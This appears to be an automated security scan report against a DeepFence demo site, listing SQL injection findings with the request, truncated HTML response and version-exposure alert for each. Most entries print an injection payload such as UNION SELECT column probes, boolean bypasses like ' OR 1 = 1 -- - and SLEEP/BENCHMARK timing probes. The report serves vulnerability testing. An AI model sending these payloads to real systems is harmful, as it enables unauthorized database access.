Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#831				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="</pre>				

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#832

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#833				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6#</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#834				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#835

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAQCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwVnNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#836				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#837	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11</td></tr></table>		Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11
Name	Value					
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11					
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#838	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-89

#839

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	ORDER BY 29#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#840

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#841				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	' OR '1

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#842

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	" OR 1 = 1 -- -

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER
```

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#843	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 --</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 --
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 --					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 